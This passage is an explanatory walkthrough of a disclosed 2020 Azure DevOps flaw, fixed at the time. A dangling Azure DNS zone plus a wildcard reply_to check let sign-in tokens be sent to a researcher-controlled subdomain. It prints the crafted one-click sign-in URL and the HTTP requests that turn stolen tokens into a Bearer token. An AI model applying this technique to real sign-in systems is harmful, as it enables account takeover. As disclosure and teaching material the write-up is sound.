On its own, that would be a minor problem. The serious part came from a second mistake. Microsoft's sign-in system had a setting that said "after login, send the user's login tokens to any address ending in visualstudio.com". Because the researcher now controlled one such address, the sign-in system happily sent the tokens to them. With those tokens, the researcher could act as the victim inside Azure DevOps.
Microsoft paid a $3000 bounty, and the report thanks the MSRC and Azure DevOps team for the quick triage and remediation. The report was filed on 20th May 2020, triaged on 22nd May 2020, and the bounty was awarded the same day.
Background: the pieces you need to know
Before walking through the attack, here are the basic ideas it relies on. None of them require any prior security knowledge.
What is a domain and a subdomain?
A domain is a name on the internet, like visualstudio.com. A subdomain is a name that sits in front of it, like app.visualstudio.com or project-cascade.visualstudio.com. Companies use subdomains to split up their services: one for the main website, one for sign-in, one for file storage, and so on. To a browser, each subdomain is a separate place, but they all belong to the same owner.
What is DNS?
DNS (Domain Name System) is the internet's address book. When you type a name into your browser, your computer asks DNS "what is the numeric address for this name?" and DNS answers with something like [redacted]. Without DNS you would have to memorise numbers instead of names.
DNS is organised in layers. For each domain there is an authority, called a nameserver, that holds the official records. Those records come in types:
- An A record maps a name to a numeric address (where a server lives).
- A TXT record holds free-form text. It is often used to prove that you control a domain, because only the domain's owner can create one.
- An NS record says which nameservers are authoritative for a domain. It is the "who is in charge here" record.
- An MX record says where email for a domain should be delivered.
What is a subdomain takeover?
A subdomain takeover happens when a company points a subdomain at some external service, then stops using that service but leaves the pointer in place. If the external service lets anyone claim the now-unused slot, an attacker can claim it and effectively become the owner of that subdomain. The attacker does not break any password or encryption; they simply pick up something the company dropped.
A specific flavour of this is the dangling DNS zone. A zone is a bundle of DNS records managed together. If a subdomain's NS records still point at a cloud DNS provider (here, Azure DNS) but the zone itself has been deleted from that provider, the delegation is dangling. Whoever registers that zone name in their own account at the same provider becomes the authority for it.
What is an authentication flow and a token?
When you sign in to a website, the site needs a way to remember that you are you on the next page load. It does this with a token: a long string of characters that acts like a temporary ID card. You show it with each request, and the server checks it before doing anything.
Large companies often centralise sign-in. Instead of every app checking your password, one central service (here, login.microsoftonline.com, Microsoft's live.com identity provider) checks it and then hands the app a token. The app trusts that token because it came from the central service.
A cookie is a small piece of data your browser stores for a website and sends back automatically with every request to that site. Tokens are often carried inside cookies. Names you will see in this report include id_token, FedAuth and FedAuth1; all three are authentication tokens in this flow.
A Bearer token is a token you attach to a request in an Authorization: Bearer ... header. The word "bearer" means "whoever holds this can use it", like a concert wristband: no further proof of identity is needed.
What is an API and an HTTP request?
An API (Application Programming Interface) is a way for one piece of software to talk to another. When your browser loads a page, it sends HTTP requests to a server and gets responses back. A request has a method (GET to fetch something, POST to send something), a path (like /_apis/User/User), a host (which server), and headers (extra information such as cookies or accepted formats). The response has a status code (200 OK means success) and a body, often in JSON, a text format for structured data.
What is Azure DevOps?
Azure DevOps is Microsoft's set of tools for software teams: code repositories, project tracking, build pipelines and so on. Each user has an account, and that account is what the attack ultimately took over.
The technical details, step by step
Step 1: finding the dangling subdomain
The researcher used automation, meaning a script that scans many names rather than checking them by hand, to look for subdomains vulnerable to an Azure Zone DNS takeover. The tool's output is shown as dns-takeover. The scan surfaced project-cascade.visualstudio.com.
Its NS records pointed at Azure DNS, but the zone was no longer registered there. As a result, the Azure nameservers refused to answer queries for the name:
dns-takeover lookup project-cascade.visualstudio.com. on nameserver ns3-05.azure-dns.org status: [Refused]
dns-takeover lookup project-cascade.visualstudio.com. on nameserver ns2-05.azure-dns.net status: [Refused]
dns-takeover lookup project-cascade.visualstudio.com. on nameserver ns1-05.azure-dns.com status: [Refused]
dns-takeover lookup project-cascade.visualstudio.com. on nameserver ns4-05.azure-dns.info status: [Refused]
Line by line:
- Each line asks the
dns-takeovertool to look up the nameproject-cascade.visualstudio.com.(the trailing dot means "this exact name, fully qualified") against one specific Azure nameserver. - The four nameservers,
ns3-05.azure-dns.org,ns2-05.azure-dns.net,ns1-05.azure-dns.comandns4-05.azure-dns.info, are the ones the NS records pointed to. status: [Refused]means the nameserver was reachable but declined to answer. It knows the name is delegated to it, but it has no zone configured for it.
Why this matters: a refusal like this is the signature of a dangling zone. The delegation exists, but nobody is serving it. Whoever registers the zone first becomes authoritative for the name.
Step 2: claiming the zone
Because the lookups were refused, the researcher was able to register project-cascade.visualstudio.com as a DNS zone under an Azure account they owned. This gave them the power to create arbitrary DNS records for the subdomain.
The image shows the Azure console with project-cascade.visualstudio.com registered as a DNS Zone.
Two records were then created:
- A TXT record at
txt.project-cascade.visualstudio.comwith the valueAzure DNS Zone Takeover POC, as proof of concept. - An A record at
arec.project-cascade.visualstudio.compointing to[redacted], the researcher's own host.
Both records resolved through a public resolver, which is a DNS service anyone can query (here, Cloudflare's [redacted]):
$ dig txt txt.project-cascade.visualstudio.com @[redacted]

...omitted for brevity...

;; ANSWER SECTION:
txt.project-cascade.visualstudio.com. 10 IN TXT "Azure DNS Zone Takeover POC"

$ dig a arec.project-cascade.visualstudio.com @[redacted]

...omitted for brevity...

;; ANSWER SECTION:
arec.project-cascade.visualstudio.com. 2475 IN A [redacted]
Line by line:
digis a standard command-line tool for asking DNS questions.dig txt <name> @[redacted]asks the resolver at[redacted]for the TXT record of the given name.- The
ANSWER SECTIONshows what came back. The first answer is the TXT record with the valueAzure DNS Zone Takeover POC, proving the researcher controls the zone. - The second command asks for the A record of
arec.project-cascade.visualstudio.comand gets[redacted], the researcher's server. - The numbers
10and2475are TTLs (time to live), meaning how many seconds a resolver may cache the answer.
Why this step was taken: the TXT record is a harmless proof that the zone is really under the researcher's control. The A record is the working piece: it gives the researcher a hostname under Microsoft's domain that points at a server they own, which is exactly what the next step needs.
Step 3: finding the sign-in flow that trusts the domain
With the subdomain in hand, the researcher looked for subdomains under visualstudio.com that drive an authentication flow through login.microsoftonline.com. Visiting app.vssps.visualstudio.com redirected to:
https://app.vssps.visualstudio.com/_signin?realm=app.vsaex.visualstudio.com&reply_to=https%3A%2F%2Fapp.vsaex.visualstudio.com%2F&redirect=1&context=[redacted]#ctx=[redacted]
which in turn redirected to:
https://login.microsoftonline.com/...omitted...
Line by line:
- The first URL is the sign-in entry point. The path
/_signinstarts the flow. realm=app.vsaex.visualstudio.comnames the application the user is signing in to.reply_to=https%3A%2F%2Fapp.vsaex.visualstudio.com%2Fis where the user (and their tokens) should be sent after sign-in. The%3Aand%2Fare URL-encoded characters:%3Ais a colon and%2Fis a slash, so the value decodes tohttps://app.vsaex.visualstudio.com/.redirect=1tells the flow to perform a redirect.context=...is a long encoded blob carrying state for the flow.- The second URL is Microsoft's central identity provider, where the actual password check happens.
The most important part is the reply_to parameter on https://app.vssps.visualstudio.com/_signin:
reply_to=https%3A%2F%2Fapp.vsaex.visualstudio.com%2F
Testing showed that this parameter was loosely configured: any domain under *.visualstudio.com was accepted as the destination for the authentication tokens. The * here is a wildcard meaning "anything". So the sign-in system trusted not just app.vsaex.visualstudio.com but every subdomain of visualstudio.com, including the one the researcher now controlled.
Why this matters: this is the trust boundary. The sign-in service assumed that anything under visualstudio.com belongs to Microsoft. Once one subdomain under that parent was attacker-controlled, that assumption was false.
Step 4: crafting the malicious sign-in link
The demonstration URL kept the same realm and context but changed reply_to to the A record created in step 2:
https://app.vssps.visualstudio.com/_signin?realm=app.vsaex.visualstudio.com&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F&redirect=1&context=[redacted]
Line by line:
- Everything is identical to the legitimate URL except the
reply_tovalue. - The new value is
https%3A%2F%2Farec.project-cascade.visualstudio.com%2F, the URL-encoded form ofhttps://arec.project-cascade.visualstudio.com/, which is the researcher's server.
A victim following this link is prompted to log in through the normal Microsoft live.com flow, or, if already logged in, the sign-in and redirect proceed without further interaction. That is why the attack is described as one click: the victim only has to open the link.
The image shows the Visual Studio authentication flow via login.microsoftonline.com.
Step 5: capturing the tokens
Once the user was logged in, the flow produced a request that ended in a POST to the controlled domain arec.project-cascade.visualstudio.com:
POST /_signedin?realm=arec.project-cascade.visualstudio.com&protocol=&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F HTTP/1.1
Host: arec.vssps.visualstudio.com
Cookie: ...omitted for brevity...

id_token=<snip>&FedAuth=<snip>&FedAuth1=<snip>%2B
Line by line:
POSTmeans the browser is sending data to the server, not just asking for a page.- The path
/_signedinis the endpoint that completes the sign-in. realm=arec.project-cascade.visualstudio.comandreply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2Fboth now point at the researcher's host, because the flow followed the tamperedreply_to.Host: arec.vssps.visualstudio.comis the server the request is addressed to.Cookie: ...omitted for brevity...is where the browser's cookies would be; they are left out of the report.- The body contains
id_token,FedAuthandFedAuth1, the authentication tokens, with values snipped out.
The controlled domain then received the same POST, this time with the tokens for app.vsaex.visualstudio.com in the body:
POST /_signedin?realm=arec.project-cascade.visualstudio.com&protocol=&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F HTTP/1.1
Host: arec.project-cascade.visualstudio.com
Content-Length: 4634
Referer: https://arec.vssps.visualstudio.com/_signedin?realm=arec.project-cascade.visualstudio.com&protocol=&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F
Cookie: ...omitted for brevity...

id_token=<snip>&FedAuth=<snip>&FedAuth1=<snip>
Line by line:
- This is the request as it arrived at the researcher's server. The
Hostis nowarec.project-cascade.visualstudio.com, the attacker-controlled name. Content-Length: 4634says the body is 4634 bytes long.Referertells the server which page the request came from: the sign-in completion page onarec.vssps.visualstudio.com.- The body again carries
id_token,FedAuthandFedAuth1, the authentication tokens for the realmapp.vsaex.visualstudio.com.
The image shows the final authentication token received by arec.project-cascade.visualstudio.com, the domain controlled by the researcher.
Why this matters: the tokens are the victim's temporary ID cards. Anyone holding them can act as the victim towards the application they were issued for.
Step 6: turning the stolen token into a Bearer token
The stolen authentication token could be exchanged for a Bearer token through app.vsaex.visualstudio.com:
POST /_apis/WebPlatformAuth/SessionToken HTTP/1.1
Host: app.vsaex.visualstudio.com
Connection: close
Content-Length: 105
Origin: https://app.vsaex.visualstudio.com
X-VSS-ReauthenticationAction: Suppress
Content-Type: application/json
Accept: application/json;api-version=6.0-preview.1;excludeUrls=true
X-Requested-With: XMLHttpRequest
...omitted for brevity...
Cookie: UserAuthentication=<snipped id_token>; FedAuth=<snipped FedAuth>; FedAuth1=<snipped>

{"appId":"00000000-0000-0000-0000-000000000000","force":false,"tokenType":0,"namedTokenId":"Aex.Profile"}
Line by line:
POST /_apis/WebPlatformAuth/SessionTokenis the endpoint that swaps one kind of token for another.Host: app.vsaex.visualstudio.comis the service being asked.Connection: closeasks the server to close the connection after the response.Content-Length: 105is the size of the JSON body.Origin: https://app.vsaex.visualstudio.comsays which site the request is coming from.X-VSS-ReauthenticationAction: SuppressandX-Requested-With: XMLHttpRequestare headers that tell the service not to redirect to a login page and that this is a background request.Content-Type: application/jsonsays the body is JSON.Accept: application/json;api-version=6.0-preview.1;excludeUrls=trueasks for a JSON response using a particular API version.Cookie: UserAuthentication=<snipped id_token>; FedAuth=<snipped FedAuth>; FedAuth1=<snipped>is where the stolen tokens are presented. This is the key line: the attacker is using the victim's tokens.- The body
{"appId":"00000000-0000-0000-0000-000000000000","force":false,"tokenType":0,"namedTokenId":"Aex.Profile"}asks for a token namedAex.Profile.
The response contains a valid Bearer token:
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Length: 933
Content-Type: application/json; charset=utf-8; api-version=6.0-preview.1
...omitted for brevity...

{"appId":"00000000-0000-0000-0000-000000000000","token":"<snip>","tokenType":"session","validTo":"2020-05-12T06:45:47.2007474Z","namedTokenId":"Aex.Profile"}
Line by line:
HTTP/1.1 200 OKmeans the request succeeded.Cache-Control: no-cache, no-store, must-revalidateandPragma: no-cachetell browsers and proxies not to store the response, because it contains a secret.Content-Length: 933is the size of the response body.Content-Type: application/json; charset=utf-8; api-version=6.0-preview.1says the body is JSON.- The body contains
"token":"<snip>", the Bearer token itself, with the value snipped out."tokenType":"session"says it is a session token, and"validTo":"2020-05-12T06:45:47.2007474Z"is when it expires.
That Bearer token could then be used to authenticate to vsaex.visualstudio.com, dev.azure.com and vssps.dev.azure.com.
Why this step was taken: the tokens captured in step 5 are tied to one specific application. Exchanging them for a Bearer token gives a credential that works across several Microsoft services, which widens what the attacker can reach.
Step 7: using the Bearer token
On app.vsaex.visualstudio.com the token pulls the user's profile, including their email:
GET /_apis/User/User HTTP/1.1
Host: app.vsaex.visualstudio.com
Connection: close
X-TFS-FedAuthRedirect: Suppress
X-VSS-ReauthenticationAction: Suppress
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
Authorization: Bearer <snip just recieved bearer token>
Accept: application/json;api-version=6.0-preview.1;excludeUrls=true
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
X-TFS-Session: ab1e4b56-599c-4ab6-9f5e-756c486a0f2b
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Referer: https://app.vsaex.visualstudio.com/me?mkt=en-US
Accept-Encoding: gzip, deflate

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 258
...omitted for brevity...

{"descriptor":"msa.[redacted]","displayName":"s","mail":"<account_email>","unconfirmedMail":null,"country":"AU","dateCreated":"2018-05-25T23:19:53.6843383+00:00","lastModified":"2019-01-06T15:43:50.2963651+00:00","revision":0}
Line by line:
GET /_apis/User/Userasks the service for the current user's profile.GETmeans "fetch", no data is being sent.X-TFS-FedAuthRedirect: SuppressandX-VSS-ReauthenticationAction: Suppresstell the service not to redirect to a login page if something is wrong.Authorization: Bearer <snip just recieved bearer token>is the key line: the Bearer token from step 6 is presented as proof of identity.Accept: application/json;api-version=6.0-preview.1;excludeUrls=trueasks for a JSON response in a particular API version.User-Agentidentifies the browser making the request.X-TFS-Sessionis a session identifier.Sec-Fetch-Site: same-originandSec-Fetch-Mode: corsare browser security headers describing the request's context.Referer: https://app.vsaex.visualstudio.com/me?mkt=en-USsays the request came from the user's profile page.Accept-Encoding: gzip, deflatesays the client can accept compressed responses.- The response
HTTP/1.1 200 OKmeans success. The body contains"mail":"<account_email>", the user's email address, alongside adescriptor, adisplayName, acountry, and creation and modification dates.
The same token also gave access to https://app.vsaex.visualstudio.com/me?mkt=en-US, which disclosed project names for the associated user on dev.azure.com.
The image shows access to app.vsaex.visualstudio.com/me through the stolen token.

Finally, the token worked against dev.azure.com itself:
GET /seanyeoh/_usersSettings/keys?__rt=fps&__ver=2 HTTP/1.1
Host: dev.azure.com
Connection: close
x-tfs-fedauthredirect: Suppress
Origin: https://dev.azure.com
x-vss-reauthenticationaction: Suppress
authorization: Bearer <snip>
accept: application/json;api-version=5.0-preview.1;excludeUrls=true;enumsAsNumbers=true;msDateFormat=true;noArrayWrap=true
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Line by line:
GET /seanyeoh/_usersSettings/keys?__rt=fps&__ver=2asksdev.azure.comfor a user's settings keys. The path includes the account nameseanyeoh.Host: dev.azure.comis the service being asked.x-tfs-fedauthredirect: Suppressandx-vss-reauthenticationaction: Suppressagain suppress login redirects.Origin: https://dev.azure.comsays which site the request is coming from.authorization: Bearer <snip>presents the Bearer token, with the value snipped out.accept: application/json;api-version=5.0-preview.1;excludeUrls=true;enumsAsNumbers=true;msDateFormat=true;noArrayWrap=trueasks for a JSON response with several formatting options.User-Agent,Sec-Fetch-Site,Sec-Fetch-Mode,Accept-EncodingandAccept-Languageare the same browser context headers as before.
The image shows access to resources on dev.azure.com with the generated token.
Why this matters: this proves the stolen token is not limited to one service. It reaches the main Azure DevOps site, which is where the victim's projects and data live.
Why it worked
The chain needs two mistakes to line up.
First, a dangling DNS zone. project-cascade.visualstudio.com was still delegated to Azure DNS nameservers, but the zone was no longer registered, so anyone with an Azure account could claim it and serve arbitrary records for the name.
Second, the reply_to parameter on app.vssps.visualstudio.com/_signin was validated only loosely: any host under *.visualstudio.com was accepted as a token destination. The authentication flow therefore trusted the whole parent domain, and once one subdomain under it was attacker-controlled, the trust boundary collapsed.
Impact
An attacker could run a one-click drive-by attack by sending a victim a URL such as:
https://app.vssps.visualstudio.com/_signin?realm=app.vsaex.visualstudio.com&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F&redirect=1&context=[redacted]
Line by line:
- This is the same URL as in step 4. The
reply_tovalue points at the researcher's host, so the victim's tokens would be sent there. - The victim only has to open the link. If they are already signed in, no further action is needed.
This would disclose the victim's app.vsaex.visualstudio.com tokens, and from there the attacker would have full control over the user's Azure DevOps account.
The zone takeover itself had wider possibilities. It could have been used to validate ownership of project-cascade.visualstudio.com, to set up MX records to capture email to *.project-cascade.visualstudio.com, and to prove ownership in order to create SSL certificates. Those could have led to fraud and impersonation of Microsoft services.
How it was fixed
The report names two mitigation points:
- Remove the dangling DNS zone
project-cascade.visualstudio.com. - Restrict the
reply_toURL for visualstudio tokens onapp.vssps.visualstudio.comto the realm forapp.vsaex.visualstudio.com.
In plain words: clean up the abandoned DNS zone so nobody else can claim it, and stop the sign-in service from sending tokens to any subdomain of the parent domain. Only the exact application that should receive them should be allowed.
Timeline
- 20th May 2020: report filed.
- 22nd May 2020: issue triaged.
- 22nd May 2020: $3000 bounty awarded.
The image shows the bounty awarded by Microsoft.
Glossary
- A record: a DNS record that maps a name to a numeric server address.
- API: a defined way for one piece of software to talk to another, usually over HTTP.
- Authentication flow: the sequence of pages and redirects a user goes through to sign in and be handed a token.
- Azure DevOps: Microsoft's suite of tools for software teams, including code hosting and project tracking.
- Azure DNS: Microsoft's cloud service for hosting DNS zones.
- Bearer token: a token attached to a request in an
Authorization: Bearer ...header; whoever holds it can use it. - Bounty: a payment a company makes to a researcher who reports a security flaw.
- Cookie: a small piece of data a browser stores for a site and sends back automatically with requests to that site.
- DNS: the internet's address book, translating names into numeric addresses.
- Dangling DNS zone: a DNS zone that is still delegated to a provider's nameservers but is no longer registered there, so anyone can claim it.
- Domain: a name on the internet, such as
visualstudio.com. - Drive-by attack: an attack that needs only that the victim opens a link, with no further action.
- Header: extra information attached to an HTTP request or response, such as cookies or accepted formats.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- JSON: a text format for structured data, used in request and response bodies.
- MX record: a DNS record that says where email for a domain should be delivered.
- Nameserver: the DNS server that holds the official records for a domain.
- NS record: a DNS record that says which nameservers are authoritative for a domain.
- One click: an attack that succeeds after a single action by the victim, here opening a link.
- POST: an HTTP method used to send data to a server.
- GET: an HTTP method used to fetch data from a server.
- Realm: the application a sign-in flow is authenticating the user to.
- Redirect: a server response that tells the browser to go to a different URL.
- reply_to: a parameter that tells a sign-in flow where to send the user, and their tokens, after login.
- Resolver: a DNS service that answers lookups on behalf of clients, such as
[redacted]. - Subdomain: a name that sits in front of a domain, such as
app.visualstudio.com. - Subdomain takeover: claiming a subdomain that a company has stopped using but still points at an external service.
- Token: a string that acts as a temporary ID card, presented with requests to prove identity.
- Triage: the stage where a company confirms and categorises a reported issue.
- Trust boundary: the line between what a system trusts and what it does not; here, the assumption that everything under
visualstudio.comis Microsoft's. - TTL: time to live, how long a DNS answer may be cached.
- TXT record: a DNS record holding free-form text, often used to prove domain ownership.
- URL encoding: representing characters in a URL with
%codes, such as%3Afor a colon and%2Ffor a slash. - Wildcard: a
*that stands for any value, as in*.visualstudio.commeaning any subdomain. - Zone: a bundle of DNS records managed together under one name.




